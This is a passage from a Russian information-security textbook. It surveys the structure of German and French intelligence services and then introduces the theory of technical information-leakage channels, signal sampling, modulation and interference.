образом, и БНД, и восточногерманская разведки были "на переднем крае" противостояния Востока и Запада, что не могло не сказаться на их профессионализме.

Объединение Германии, когда спецслужбы ФРГ получили доступ к архивам Штази, также способствовало укреплению БНД, поскольку контрразведка смогла выявить множество внедренных сотрудников разведки ГДР и СССР (хотя, возможно, и не самых важных — многое могло остаться в руках ЦРУ), а также благодаря доступу к материалам, раскрывающим методы ведения оперативной работы лучших разведок мира.

Таким образом, БНД и другие спецслужбы ФРГ вобрали в себя все лучшее, что было накоплено немецкими, советскими, американскими, английскими и восточногерманскими спецслужбами. Это даже видно из структуры БНД — она проста и в то же время близка к оптимальной. Можно сказать, что такая структура представляет собой модель структуры разведслужбы демократического европейского государства, сопоставимого по размерам с Германией, например, Украины.

БФФ (BfF)

На развитие и становление БФФ наибольшее влияние оказала английская MI5, поэтому эти две спецслужбы довольно похожи (например, сотрудники БФФ не могут проводить аресты и задержания, не имеют права на ношение и применения оружия и т.п.). Кроме того, БФФ, по вполне понятным причинам, не могло использовать специфиче-

ский “опыт” обеспечения безопасности режима, накопленный Гестапо или НКВД, поэтому эта спецслужба, в отличие от БНД, задачи которой, как и любого ведомства внешней разведки, мало зависели от политического режима, создавалась “с чистого листа”. Значительную помощью контрразведка ФРГ получила от пришедших в нее бывших сотрудников Штази после объединения Германии. Таким образом, как и БНД, БФФ по праву считается сильным противником.

Задача БФФ — выявление антиконституционных политических устремлений, обнаружение шпионов, защита государственной тайны. Ведомство подчиняется министру внутренних дел, не имеет полицейских полномочий и не может быть присоединено к какой-либо полицейской инстанции. Необходимую разведывательную информацию БФФ получает от БНД и МАД. БФФ состоит из семи отделов, в которых работает около 2500 сотрудников.

- *Отдел I* отвечает за связь с руководством периферийных органов в других странах, подслушивание телефонных разговоров, обеспечение системы секретной информации и связи.
- *Отдел II* занимается проблемами правого экстремизма и терроризма.
- *Отдел III* держит в поле внимания левоэкстремистские организации.
- *Отдел IV* отвечает за ведение контрразведки.
- *Отдел V* обеспечивает секретность и противодействует подрывной деятельности как в материальной, так и в кадровой сферах.
- *Отдел VI* работает с иностранцами, предоставляющими угрозу для безопасности ФРГ.
- *Отдел VII* борется с терроризмом со стороны левых сил.

МАД (MAD)

МАД — это контрразведка Бундесвера и подчинена непосредственно министру обороны. В состав МАД входит 5 управлений (административное, внутренней безопасности, противодействия антиконституционным силам, противодействия иностранным разведкам, техническое), группа S (контрразведка в аппарате Бундесвера, НАТО и т.п.) и 6 групп, находящихся в командовании военными округами (Киль, Ганновер, Дюссельдорф, Майнц, Штутгарт, Мюнхен), а также более 40 мобильных подразделений. Главные задачи МАД — разоблачение фактов военного шпионажа, предотвращение диверсий, борьба с агентурой, внедряемой в Бундесвер.

Когда вопрос касается безопасности государства, МАД действует совместно с остальными федеральными службами и с разведывательными службами стран НАТО. Хотя, как может показаться, декларируемые функции МАД должны ограничиваться лишь военной контрразведкой, однако ее полномочия достаточно широки и, как правило, не афишируются.

Спецслужбы Франции

В отличие от ФРГ, спецслужбы Франции имеют достаточно сложную структуру, что, по-видимому, не может не сказаться на качестве разведработы. Разведка Франции заслужила славу хоть и эффективной, но достаточно "грубой". Кроме того, для нее, как и для всей внешней политики Франции, характерна исторически обусловленная антианглийская, антиамериканская и антигерманская направленность, иногда довольно сильно проявляющаяся. Возможно, именно поэтому французским спецслужбам приходится во многом рассчитывать на собственные силы и добиваться нужных результатов, работая "на грани фола".

В состав спецслужб Франции входят следующие структуры.

- Работу спецслужб *Министерства обороны* Франции координирует Генеральный секретариат национальной обороны (Secretariat General de la Defense National).
  - Генеральное управление внешней безопасности (DGSE — Direction Generale de la Securite Exterieure). Подчиняется министру обороны и отвечает за ведение военной разведки, а также сбор стратегической информации, электронную разведку и контрразведку за пределами Франции. Официально ее сотрудники проходят службу в 44-м пехотном полку, расквартированном в Орлеане. Самая известная (во всех смыслах, в том числе и в скандальном) французская спецслужба. В русскоязычной литературе для ее обозначения применяется транслитерация французской аббревиатуры — ДГСЕ.
  - Управление военной разведки (DRM — Direction du Renseignement Militare). Относительно молодая спецслужба, сформированная в 1992 году в результате анализа неудачи французских спецслужб, проявившихся в ходе американской операции "Буря в пустыне". Управление было создано на основе аналитических и технических разведывательных подразделений армии и ВВС Франции. В его составе нет оперативных подразделений и подразделений агентурной разведки.
  - Управление защиты и безопасности обороны (DPSD — Direction de la Protection et de la Securite de la Defense). Военная контрразведка, основная задача которой — мониторинг состояния политической благонадежности в Вооруженных силах и проведение профилактических мероприятий. Прежнее название — "Сюртэ милитэр" (SM — Securite Militare).
  - Бригада разведки и радиоэлектронной борьбы (BRGE — Brigade de Renseignement et de Guerre Electronique). Была создана в 1993 году после операции "Буря в пустыне". Занимается радиоэлектронной и радиотехнической разведкой в интересах министра обороны и военного командования, а также вопросами защиты военных линий связи и информационных систем. Является одним из поставщиков информации для DRM.
  - Центральная служба безопасности информационных систем (SCSSI — Service central de la sécurité des systèmes d'informations). Отвечает за разработку нормативных актов и контроль в области использования криптосистем.
- *Министерство внутренних дел* также имеет в своем составе несколько спецслужб.

- Центральная дирекция общей разведки (DCRG — Direction Centrale Renseignement Generaux). Спецслужба, призванная обеспечивать государственную безопасность Франции от внутренних угроз (политическая полиция).
- Управление безопасности территорий (DGT — Direction de la Surveillance du Territoire). Спецслужба, изначально занимавшаяся вопросами контрразведки на контролируемых Францией территориях, а также "присматривавшая" за поведением иностранцев на территории самой Франции. После распада Советского блока акцент в ее работе был смещен на борьбу с израильскими и американскими спецслужбами. Одним из основных направлений работы службы является защита французских технологий, причем не только в военной промышленности, но и в фармацевтической, телекоммуникационной, автомобильной и т.д.

ДГСЕ (DGSE)

В компетенцию ДГСЕ входят такие вопросы, как добывание и анализ информации, имеющей отношение к безопасности Франции; выявление и предупреждение антифранцузской деятельности за границей; проведение тайных активных операций. Из 4500 сотрудников подавляющее большинство являются штатскими. В последнее время к сотрудничеству с ДГСЕ все шире привлекаются экономисты, специалисты по информационным технологиям, прикладной математике и точным наукам.

Во главе ДГСЕ стоит директор. В состав ДГСЕ входит 5 управлений.

- **Стратегическое управление** отвечает за предоставление политическому и военному руководству страны аналитической информации, адекватно отражающей обстановку в мире и необходимой для принятия важных решений. Именно в этом управлении вырабатываются доктрины и возможные сценарии развития ситуации в случае принятия тех или иных политических решений. Управление поддерживает тесные контакты с Министерством иностранных дел.
- **Разведывательное управление** отвечает за добывание информации, в основном за счет агентурной разведки, в том числе и с использованием нелегальной агентуры. Работает в тесном контакте с оперативным управлением. Традиционная область работы управления — военная разведка. В вопросах политической, экономической и технологической разведки его успехи долго не были столь значительными. Однако в последние годы управление было ориентировано на добывание научно-технической информации, необходимой промышленности Франции, в первую очередь, авиакосмической.
- **Техническое управление** отвечает за стратегическую радиоэлектронную разведку. Под его эгидой работает несколько станций радиоперехвата, расположенных как на территории Франции, так и за рубежом.
- **Оперативное управление** несет ответственность за планирование и проведение тайных операций. В его распоряжении имеются три "станции", на которых готовятся бойцы спецподразделений разной специализации (CPES, CIPS и CPEOM).
- **Административное управление** отвечает за материально-техническое обеспечение, внутреннюю безопасность, подбор и расстановку кадров.

ДРМ (DRM)

В Указе о создании ДРМ было сказано, что управление должно заниматься "планированием, координацией и руководством процессами анализа и использования военной разведки". Однако со временем область интересов ДРМ сместилась от чисто военной разведки в разведку военной сферы политических и стратегических вопросов, что всегда было прерогативой ДГСЕ. Несмотря на то, что из 2000 сотрудников около 90% являются военнослужащими, ДРМ не занимается ни оперативной работой, ни, тем более, тайными силовыми акциями.

Во главе ДРМ стоит директор, который напрямую отчитывается перед министром обороны, хотя организационно ДРМ входит в состав Штаба Вооруженных Сил Франции. В состав ДРМ входит 5 управлений.

- ***Исследовательское управление*** занимается агентурной и электронной разведкой на оперативном уровне. Для этих целей подуправление использует информацию, поступающую от бригады BRGE.
- ***Аналитическое управление*** отвечает за анализ и обработку собранной разведывательной информации и подготовку на ее основе сводок, справок и отчетов.
- ***Управление контроля за распространением оружия массового поражения и вооружений*** ведет работу по систематизации и анализу информации об угрозах, связанных с распространением ядерных технологий, химического оружия и других вооружений.
- ***Техническое управление*** оказывает техническую поддержку другим управлениям.
- ***Административно-кадровое управление*** отвечает за подбор, расстановку и подготовку кадров.

В своей работе ДРМ взаимодействует с Управлением национальной полиции (DGGN), Управлением защиты и безопасности обороны (DPSD), штабами видов и родов Вооруженных Сил и Генеральной комиссией по контролю за вооружениями (DGA).

Роль средств технической разведки в XXI веке

Итак, даже столь беглый и поверхностный анализ структуры ведущих разведок мира позволяет сделать вывод о том, что подразделения, занимающиеся добыванием информации по техническим каналам, а также вопросами преодоления программных и аппаратных средств защиты в сфере информационных технологий играли в XX веке, и будут играть в XXI веке не менее важную роль, чем подразделения традиционной разведки. Более того, многие ведущие страны мира выделяют такие подразделения в самостоятельные службы (АНБ США, ЦПС Великобритании и т.п.), бюджет которых иногда значительно превосходит бюджет подразделений традиционной разведки.


Хотя, как показал печальный опыт 11 сентября 2001 года, недооценка возможностей агентурной разведки и ставка на одну лишь техническую разведку чревата весьма серьезными последствиями. Однако это нисколько не умаляет значимость технической разведки. Учитывая бурное развитие информационных технологий, которые все больше и

больше становятся важным элементом экономики и политики, понятно, что ни одна спецслужба не станет сворачивать свои программы в области технической разведки.

Однако развитие информационных технологий с точки зрения разведки имеет и негативную сторону — даже такое серьезное ведомство, как АНБ, уже сегодня с трудом справляется с обработкой всего потока информации, циркулирующей в Internet и линиях связи. Если же противник намеренно генерирует избыточную информацию, скрывая истинные сообщения с помощью стенографических методов, задача технической разведки еще больше усложняется. Действительно, если перехваченное сообщение зашифровано, уже можно делать вывод о том, что мы имеем дело с обменом секретной информацией. Если же безобидное на первый взгляд сообщение несет в себе скрытое послание, выявить такое сообщение в общем потоке информации гораздо труднее.

Таким образом, в XXI веке техническая разведка не только не потеряет своей значимости, но и поднимется на качественно иную ступень развития — сегодня ведутся работы по созданию сверхминиатюрных технических устройств, предназначенных для скрытого проникновения на нужные разведке объекты и получения информации; работы по созданию систем искусственного интеллекта, которые смогли бы в автоматическом режиме вести смысловой анализ информации, выявляя в ней скрытый смысл, и другие работы в области высоких технологий.

Вот почему роль средств и методов защиты информации будет все больше и больше усиливаться. Однако, прежде чем рассматривать вопросы собственно защиты информации, следует разобраться в принципах, которые лежат в основе средств и методов ее несанкционированного получения. Этим вопросам и посвящена следующая часть данной книги.

Часть 

Каналы утечки информации

Глава 4

Каналы несанкционированного получения информации

Технические каналы утечки информации. Классификация, причины и источники образования

Чтобы справиться со стремительно нарастающим потоком информации, вызванным научно-техническим прогрессом, субъекты предпринимательской деятельности, учреждения и организации всех форм собственности вынуждены постоянно пополнять свой арсенал разнообразными техническими средствами и системами, предназначенными для приема, передачи, обработки и хранения информации. Физические процессы, происходящие в таких устройствах при их функционировании, создают в окружающем пространстве побочные электромагнитные, акустические и другие излучения, которые в той или иной степени связаны с обработкой информации.

Подобные излучения могут обнаруживаться на довольно значительных расстояниях (до сотен метров) и, следовательно, использоваться злоумышленниками, пытающимися получить доступ к секретам. Поэтому мероприятия по ЗИ, циркулирующей в технических средствах, направлены, прежде всего, на снижение уровней таких излучений.

Побочные электромагнитные излучения возникают вследствие непредусмотренной схемой или конструкцией рассматриваемого технического средства передачи информации по паразитным связям напряжения, тока, заряда или магнитного поля.

Под ***паразитной связью*** понимают связь по электрическим или магнитным цепям, появляющуюся независимо от желания конструктора. В зависимости от физической природы элементов паразитных электрических цепей, различают паразитную связь через общее полное сопротивление, емкостную или индуктивную паразитную связь.

Физические явления, лежащие в основе появления излучений, имеют различный характер, тем не менее, в общем виде утечка информации за счет побочных излучений может рассматриваться как непреднамеренная передача секретной информации по некоторой “побочной системе связи”, состоящей из передатчика (источника излучений), среды, в которой эти излучения распространяются, и принимающей стороны. Причем, в отличие от традиционных систем связи, в которых передающая и принимающая стороны преследуют одну цель — передать информацию с наибольшей достоверностью, в рассматриваемом случае “передающая сторона” заинтересована в возможно большем

ухудшении передачи информации, так как это способствует ее защите. Описанную "систему связи" принято называть ***техническим каналом утечки информации***.

В реальных условиях в окружающем пространстве присутствуют многочисленные помехи как естественного, так и искусственного происхождения, которые существенным образом влияют на возможности приема. Технические каналы утечки информации чаще всего рассматривают в совокупности с источниками помех. Для традиционных систем связи такие помехи являются негативным явлением, в значительной степени затрудняющими прием, однако для защиты технических средств от утечки информации по побочным каналам эти помехи оказываются полезными и нередко создаются специально.

Источниками излучений в технических каналах являются разнообразные технические средства, в которых циркулирует информация с ограниченным доступом.

Такими средствами могут быть:

- сети электропитания и линии заземления;
- автоматические сети телефонной связи;
- системы телеграфной, телекодовой и факсимильной связи;
- средства громкоговорящей связи;
- средства звуко- и видеозаписи;
- системы звукоусиления речи;
- электронно-вычислительная техника;
- электронные средства оргтехники.

Источником излучений в технических каналах утечки информации может быть и голосовой тракт человека, вызывающий появление опасных акустических излучений в помещении или вне его. Средой распространения акустических излучений в этом случае является воздух, а при закрытых окнах и дверях — воздух и всевозможные звукопроводящие коммуникации. Если при этом для перехвата информации используется соответствующая техника, то образуется технический канал утечки информации, называемый *акустическим*.

Технические каналы утечки информации принято делить на следующие типы:

- **радиоканалы** (электромагнитные излучения радиодиапозона);
- **акустические каналы** (распространение звуковых колебаний в любом звукопроводящем материале);
- **электрические каналы** (опасные напряжения и токи в различных токопроводящих коммуникациях);
- **оптические каналы** (электромагнитные излучения в инфракрасной, видимой и ультрафиолетовой части спектра);
- **материально-вещественные каналы** (бумага, фото, магнитные носители, отходы и т.д.).

Правомерно предполагать, что образованию технических каналов утечки информации способствуют определенные обстоятельства и причины технического характера (рис. 4.1). К ним можно отнести несовершенство элементной базы и схемных решений,

принятых для данной категории технических средств, эксплуатационный износ элементов изделия, а также злоумышленные действия.




Рис. 4.1. Классификация причин образования технических каналов утечки информации

Основными ***источниками*** образования технических каналов утечки информации (рис. 4.2) являются:

- преобразователи физических величин;
- излучатели электромагнитных колебаний;
- паразитные связи и наводки на провода и элементы электронных устройств.

Для каждой из этих групп, в свою очередь, можно выполнить декомпозицию по принципу преобразования или иным параметрам. Так, по принципам преобразования акустические преобразователи подразделяются на индуктивные, емкостные, пьезоэлектрические и оптические. При этом по виду преобразования они могут быть и акустическими, и электромагнитными.

Декомпозиция излучателей электромагнитных колебаний выполняется по диапазону частот.




Рис. 4.2. Классификация источников образования технических каналов утечки информации

Паразитные связи и наводки проявляются в виде обратной связи (наиболее характерна положительная обратная связь), утечки по цепям питания и заземления.

Технические средства и системы могут не только непосредственно излучать в пространство сигналы, содержащие обрабатываемую ими информацию, но и улавливать за счет своих микрофонных или антенных свойств существующие в непосредственной близости от них акустические либо электромагнитные излучения. Такие технические средства могут преобразовывать принятые излучения в электрические сигналы и передавать их по своим линиям связи, как правило, бесконтрольным, за территорией объекта на значительные расстояния, что в еще большей степени повышает опасность утечки информации.

Возможностью образовывать подобные радиотехнические каналы утечки обладают некоторые телефонные аппараты, датчики охранной и пожарной сигнализации, их линии, а также сеть электропитания.

Нередки случаи, когда технические устройства имеют в своем составе, помимо подобных “микрофонов” и “антенн”, высокочастотные или импульсные генераторы. Генерируемые колебания в таких устройствах могут быть промодулированы проявившимися электрическими сигналами, вследствие чего эти технические устройства превращаются в радиопередатчики и представляют серьезную опасность, так как способны излучать информацию в окружающее пространство.

Как в любой системе связи, в каналах утечки информации ***опасный сигнал*** (сигнал, несущий секретную информацию) характеризуется длительностью $\mathbf{T_c}$, динамическим диапазоном $\mathbf{Д_c}$ и шириной спектра $\mathbf{F_c}$, произведение которых представляет собой его объем $\mathbf{V_c = T_c\ F_c\ Д_c}$.

Чтобы принять такой объем информации, на принимающей стороне должна быть аппаратура, обладающая соответствующими характеристиками, т.е. имеющая необходимую чувствительность при определенном превышении сигнала над уровнем собственных помех, и обеспечивающая необходимую ширину полосы принимаемых сигналов при соответствующей длительности их передачи.

Очевидно, что по каналу может пройти без искажения лишь такой сигнал, который удовлетворяет условиям ($\mathbf{T_к}$, $\mathbf{F_к}$ и $\mathbf{Д_к}$ — это длительность приема информации каналом, ширина спектра принимаемого сигнала и динамический диапазон канала, соответственно):

$$\mathbf{T_с \le T_к;\ F_с \le F_к;\ Д_с \le Д_к}$$

К основным информационным характеристикам канала относятся:

- местоположение начала и конца канала;
- форма передаваемой информации (дискретная, непрерывная) в звеньях канала;
- структура канала передачи (датчик, кодер, модулятор, линия, демодулятор, декодер, устройство фиксации и др.);
- вид канала (телефонный, телеграфный, телевизионный и др.);
- скорость передачи и объем передаваемой информации;
- способы преобразования информации в звеньях канала передачи (методы модуляции, кодирования и т.д.);
- пропускная способность канала;
- емкость канала.

Кроме того, классификация каналов передачи возможна по следующим признакам:

- по виду сигналов и способу передачи;
- по исполнению: проводные, кабельные, световодные, радио и другое;
- по принципу действия: электромагнитные, оптические, акустические.

Параметры канала определяются физической структурой канала, его типом и режимом использования.

Ширина полосы пропускания (частотный спектр) канала **F** меняется от 3100 Гц для телефонного до 8 МГц для телевидения и до сотен мегагерц для оптических линий связи.

Превышение сигнала над помехой в канале (динамический диапазон) **Д**, определяемое соотношения мощностей сигнала и помехи в канале, — способность канала передавать различные уровни сигнала. Этот параметр связан с расчетным уровнем помех, возможностями модуляции. Динамический диапазон **Д** ограничивает дальность передачи, а также влияет на возможность выделения сигнала на фоне помех. Дальность определяется выражением:

$$\mathbf{Д = \log (P_с / P_п)},$$

где $\mathbf{P_с}$ и $\mathbf{P_п}$ — средние мощности, соответственно, сигнала и помехи в канале на входе приемника.

Каждый канал также характеризуется количеством информации, которое может быть передано по нему.

Предельное значение количества информации, которое может быть передано по каналу связи, обладающему полосой пропускания $\mathbf{F_к}$, определяется ***формулой Шеннона***:

$$\mathbf{C_{max} = F_к \log (1 + P_с / P_ш)} \text{ [дв. ед./с]},$$

где $\mathbf{P_с}$ — средняя мощность сигнала, $\mathbf{P_ш}$ — мощность шумов с равномерным частотным спектром.

Сигнал и его описание

Основным элементом рассмотренных каналов утечки информации являются ***сигналы***, совокупность которых, в свою очередь, формирует информационное сообщение. Сообщение может иметь дискретную природу, т.е. состоять из отдельных символов. В этом случае и сигнал составляется из отдельных элементов, и представляет собою дискретную последовательность. Примером может служить передача текста по телеграфу.

Сообщение может представлять собою и непрерывную функцию времени. В простейшем случае эта функция непосредственно используется в качестве сигнала. Так обстоит, например, дело при обычной городской телефонной связи. Для передачи на большие расстояния прибегают к модуляции, к которой и сводится образование сигнала.

Если же при передаче используется непрерывная функция с импульсными или кодовыми методами, то нужно произвести дискретизацию функции по времени, т.е. перейти от функции непрерывного аргумента к функции дискретного аргумента. Эта операция выполняется путем взятия отсчетов функции в определенные дискретные моменты $\mathbf{t_к}$. В результате функция $\mathbf{m(t)}$ заменяется совокупностью мгновенных значений

$$\mathbf{\{ m_к \} = \{ m(t_к) \}}.$$

Обычно моменты отсчетов располагаются по оси времени равномерно, т.е.

$$\mathbf{t_к = k\, \Delta t}.$$

Выбор интервала $\mathbf{\Delta t}$ производится на основании ***теоремы Котельникова***, которая гласит:

функция с ограниченным спектром полностью определяется своими значениями, отсчитанными через интервалы

$$\mathbf{\Delta t = ½\ F},$$

где $\mathbf{F}$ — ширина спектра.

Это положение может применяться и к функциям с неограниченным, но быстро убывающим за пределами интервала $\mathbf{F}$ спектром. В таком случае функция восстанавливается по своим отсчетам не точно, но с легко оцениваемым приближением.

Исходное сообщение может представлять собой функцию не одного, а многих аргументов. В этом случае такая функция превращается в функцию **m(t)**, зависящую от одного аргумента. Это осуществляется посредством операции, называемой ***разверткой***. При этом может произойти дискретизация по одному, нескольким или всем аргументам. Примером может послужить образование телевизионного сигнала. Изображение может быть представлено как **B(x, y, t)**, где **x** и **y** — пространственные координаты (координаты плоскости изображения), **B** — яркость. Время дискретизируется в результате покадровой передачи (**Δt** = 1/25 с). При обычной строчной развертке координата **x** (вдоль строки) остается непрерывной, а координата **y** дискретизируется. Шаг **Δy** определяется количеством строк развертки. Таким образом, получается функция

$$\mathbf{m(t) = m(i\Delta y,\ k\Delta t,\ vt)},$$

где **v** — скорость развертки вдоль строки, **i** — номер строки, **k** — номер кадра.

До сих пор речь шла о дискретизации по аргументам. Но возможна (а иногда необходима) *дискретизация по значениям функции*. Предполагается, что функция ограничена, т.е. ее значения лежат в конечном интервале. В таком случае дискретизация состоит в замене несчетного множества возможных значений функции конечным множеством. Обычно дискретные значения располагаются по шкале функции равномерно, так что

$$\mathbf{m_i = [m/\Delta m + ½]\ \Delta m},$$

где скобки обозначают функцию выделения целой части, **Δm** — шаг квантования.

Понятно, что квантование, заменяющее истинное значение **m** округленным значением $\mathbf{m_i}$, вносит погрешность $\boldsymbol{\varepsilon = m - m_i}$.

Однако существенно, что эта погрешность не превосходит половины шага квантования и, следовательно, находится под нашим контролем.

Итак, при импульсной передаче необходима дискретизация по времени, а при кодовой передаче, кроме того, и дискретизация по значениям функции, т.е. квантование.

Рассмотрим вопросы модуляции. Берется некоторая функция

$$\mathbf{f = f(a, b, c, ..., t)},$$

называемая *переносчиком*. Величины **a, b, c, ...** представляют собой в отсутствие модуляции постоянные параметры.

Сущность модуляции состоит в том, что один из параметров получает приращение, пропорциональное передаваемому сообщению, например

$$\mathbf{a = a_0 + \delta a = a_0 + \Delta a\ m(t) = a_0\ (1 + (\Delta a/a_0)\ m(t))},$$

где **δa** — переменное приращение, **Δa** — постоянная величина, выражающая степень изменения параметра. Если $\mathbf{|m(t)| \le 1}$, то отношение $\mathbf{\Delta a/a_0}$ есть наибольшее относительное изменение параметра **a**, или глубина модуляции.

Таким же образом может изменяться и любой другой параметр. Если изменяется (модулируется) параметр **a**, то мы имеем **a**-модуляцию, если параметр **b** — **b**-модуляцию и т.д. Количество возможных видов модуляции при данном переносчике

равно количеству его параметров. Так, например, если в качестве переносчика выбрано синусоидальное колебание

$$f(t) = A \sin(\omega t + \psi),$$

то параметрами являются амплитуда **A**, частота ω и начальная фаза ψ. Каждый из этих параметров можно модулировать, в результате чего получается, соответственно, амплитудная (АМ), частотная (ЧС) и фазовая модуляция ФМ.

Если переносчиком является периодическая последовательность ***импульсов*** определенной формы, параметрами являются: амплитуда, длительность, частота следования и фаза. Это дает четыре основные вида импульсной модуляции: амплитудно-импульсная (АИМ), длительностно-импульсная (ДИМ), частотно-импульсная (ЧИМ) и фазово-импульсная (ФИМ). Переход от видеоимпульсов к радиоимпульсам позволяет получить еще два вида модуляции: по частоте и по фазе высокочастотного заполнения.

Возможны, в принципе, многочисленные виды модуляции по параметрам, определяющим форму видеоимпульсов; однако на практике такие виды модуляции пока не применяются.

В качестве переносчика можно воспользоваться не только периодической функцией, но и ***стационарным случайным процессом***. В этом случае в качестве модулируемого параметра можно взять любую числовую характеристику, которая в силу стационарности является, по определению, постоянной (т.е. не зависящей от начала отсчета времени) величиной. Таковы, например, моменты распределения или их Фурье-преобразования. Первый момент, т.е. среднее значение, обычно равен нулю. Второй момент есть функция корреляции, зависящая от временн***о***го сдвига τ. Фурье-преобразование функции корреляции есть спектр мощности. Второй момент при $\tau = 0$ есть просто мощность. Модуляция по мощности представляет собой аналогию амплитудной модуляции. Модуляция по положению спектра на шкале частот в чем-то подобна частотной модуляции. Аналога фазовой модуляции для случайного процесса не существует.

Следует иметь в виду, что мощность, определенная для конечного отрезка реализации случайного процесса, есть случайная величина, флуктуирующая около среднего значения. Тоже относится и к любым другим моментам или их преобразованиям. Поэтому при использовании случайного процесса в качестве переносчика в сигнал с самого начала примешивается специфическая помеха, хотя и не устранимая, но с известными статистическими характеристиками.

Сигналы с помехами

Наряду с полезным сигналом на вход приемника, как правило, действует ***помеха***. Обычно сигнал и помеха взаимодействуют между собой аддитивно, т.е. суммируются. Иногда между ними имеет место и мультипликативное взаимодействие. Таким образом, при достаточно сильных помехах прием полезного сигнала может значительно затруднится или вообще стать невозможным. Поэтому для обеспечения необходимого качества приема необходимо каким-то образом устранить или ослабить воздействие помехи на средство приема.

Исследуем влияние помехи на основные характеристики сигнала при аддитивном их взаимодействии в трех основных случаях.

1. Если сигнал $\mathbf{x(t)}$ и помеха $\mathbf{x_п(t)}$ являются квазидетерминированными, то суммарный сигнал $\mathbf{x_Σ(t) = x(t) + x_п(t)}$. Предположим, что $\mathbf{x(t)}$ и $\mathbf{x_п(t)}$ — импульсы. Тогда спектр суммарного сигнала

   $$\mathbf{S_Σ(i\omega) = S(i\omega) + S_п(i\omega)},$$

   где $\mathbf{S(i\omega)}$ и $\mathbf{S_п(i\omega)}$ спектры соответственно $\mathbf{x(t)}$ и $\mathbf{x_п(t)}$.

   Энергия суммарного сигнала будет описываться следующим выражением:

   $$\mathbf{E_Σ = \int_{-\infty}^{+\infty} x_Σ^2(t)\,dt = E_x + E_{x_п} + 2E_{xx_п} = \int_{-\infty}^{+\infty} x^2(t)\,dt + \int_{-\infty}^{+\infty} x_п^2(t)\,dt + 2\int_{-\infty}^{+\infty} x(t)x_п(t)\,dt},$$

   где $\mathbf{E_{xx_п}}$ — энергия взаимодействия сигнала и помехи.

   Если $\mathbf{E_{xx_п} = 0}$, то сигнал и помеха ортогональны. Корреляционная функция суммарного сигнала в этом случае имеет следующий вид:

   $$\mathbf{R_Σ(\tau) = \int_{-\infty}^{+\infty} x_Σ(t)\,x_Σ(t-\tau)dt = R_{xx}(\tau) + R_{x_п x_п}(\tau) + R_{xx_п}(\tau) + R_{x_п x}(\tau)}$$

   $$\mathbf{R_{xx_п}(0) + R_{x_п x}(0) = E_{xx_п}}$$

2. Если сигнал является квазидетерминированным, а помеха случайной, то суммарный сигнал, описываемый выражением $\mathbf{x_Σ(t) = x(t) + x_п(t)}$, может рассматриваться, как нестационарный сигнал, у которого математическое ожидание является функцией времени. Сигнал и помеха в этом случае взаимонезависимы, поэтом корреляционная функция суммарного сигнала

   $$\mathbf{R_Σ(\tau) = R_x(\tau) + R_{x_п}(\tau)}$$

   Если сигнал периодический, то $\mathbf{R_x(\tau)}$ является периодической функцией, а $\mathbf{R_{x_п}(\infty) = 0}$. Это используется для выделения периодического сигнала из случайной помехи.

3. Если сигнал и помеха являются случайными, то $\mathbf{X_Σ(t) = X(t) + X_п(t)}$. В этом случае плотность вероятности $\mathbf{p_Σ(x)}$ сигнала $\mathbf{X_Σ(t)}$ будет равна свертке распределений $\mathbf{p(x)}$ и $\mathbf{p(x_п)}$.

   Корреляционная функция суммарного сигнала:

   $$\mathbf{R_Σ(\tau) = R_{xx}(\tau) + R_{x_п x_п}(\tau) + R_{xx_п}(\tau) + R_{x_п x}(\tau) + \ldots}$$

   Если $\mathbf{X(t)}$ и $\mathbf{X_п(t)}$ некоррелированы, то

   $$\mathbf{R_{xx_п}(\tau) = 0} \text{ и } \mathbf{R_{x_п x}(\tau) = 0}$$

   Тогда

   $$\mathbf{R_Σ(\tau) = R_{xx}(\tau) + R_{x_п x_п}(\tau)}$$

Энергетический спектр суммарного сигнала

$$\mathbf{G_{\Sigma}(\omega) = \int_{-\infty}^{+\infty} R_{\Sigma}(\tau)\, e^{-j\omega\tau}\, d\tau = G_{xx}(\omega) + G_{x_{п}x_{п}}(\omega) + G_{xx_{п}}(\omega) + G_{x_{п}x}(\omega) + \ldots}$$

